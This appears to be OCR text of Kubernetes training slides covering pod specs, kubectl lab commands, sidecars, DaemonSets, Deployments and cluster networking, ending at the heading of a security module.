
Example on right is a simple podspec containing a single container running nginx web server

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
    ports:
    - containerPort: 80
```

Run first pod

```
wget https://k8s.io/examples/pods/simple-pod.yaml

kubectl apply -f simple-pod.yaml --namespace lab-namespace

kubectl get pods

kubectl get pods --namespace lab-namespace

kubectl describe pod nginx --namespace lab-namespace

kubectl get pod nginx --namespace lab-namespace

kubectl get pod nginx -o wide --namespace lab-namespace
```

Visualizing Pod Creation



What is a sidecar?


A common use of having multiple containers in a pod is the sidecar container pattern

Often used by complementary process (e.g logging/monitoring) to run alongside a main application process.

You really can't add sidecars willy-nilly, as one will exist for every pod.

appendix: Create sidecar

There's a good chance security tools at your biz at are a sidecar.


App Layer
Worker Node
Pod
App Container
Sidecar Proxy
Pod
App Container
Sidecar Proxy
@digital-shokunin
proxy connection services to other services

Daemonset

Daemonsets are used for pods that you would like to exist on every node in the cluster.

Typically used for logging/monitoring / CNI pods

When a new node is created - these pods will be created on it.

You could imagine most of the sec tools we'd want would exist in this category.

Desirable for persistence

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: fluentd-elasticsearch
  namespace: kube-system
  labels:
    k8s-app: fluentd-logging
```

Daemonsets are very useful way to enforce sec tools as policy.

Deployments

A way of scaling up a set of pods via a

manifest yaml.

You need to specify the number of replicas for the pod

A selector so it knows what pods to address

A template, and label set to the same value as the selector

The controller will then create replicates object, which then creates the pod objects.

```
7  apiVersion: apps/v1
8  kind: Deployment
9  metadata:
10   name: carts
11   labels:
12     name: carts
13   namespace: sock-shop
14 spec:
15   replicas: 1
16   selector:
17     matchLabels:
18       name: carts
19   template:
20     metadata:
21       labels:
22         name: carts
```

K8S Networking

Exposing applications, looks a lot like docker:

```
version: '2'

services:
  front-end:
    image: weaveworksdemos/front-end:0.3.12
    hostname: front-end
    restart: always
    cap_drop:
      - all
    read_only: true
  edge-router:
    image: weaveworksdemos/edge-router:0.1.1
    ports:
      - '80:80'
      - '8080:8080'
    cap_drop:
      - all
    cap_add:
      - NET_BIND_SERVICE
      - CHOWN
```

Bit more depth on k8s networking

its complex :(


Pods have IP addresses, but are ephemeral

Services have IP addresses, but only visible to the cluster

Ingress resources have IP addresses that are externally accessible.


Ingress rules act like routing rules that map based on host and path to an internal service

Pod to Pod Networking in same node



Since you're running your k8s cluster in the lab off 1 node. It fits this model.

Cross-Node Pod to Pod Networking




Module 7: K8S Security

Threat Modelling
Common Scenarios
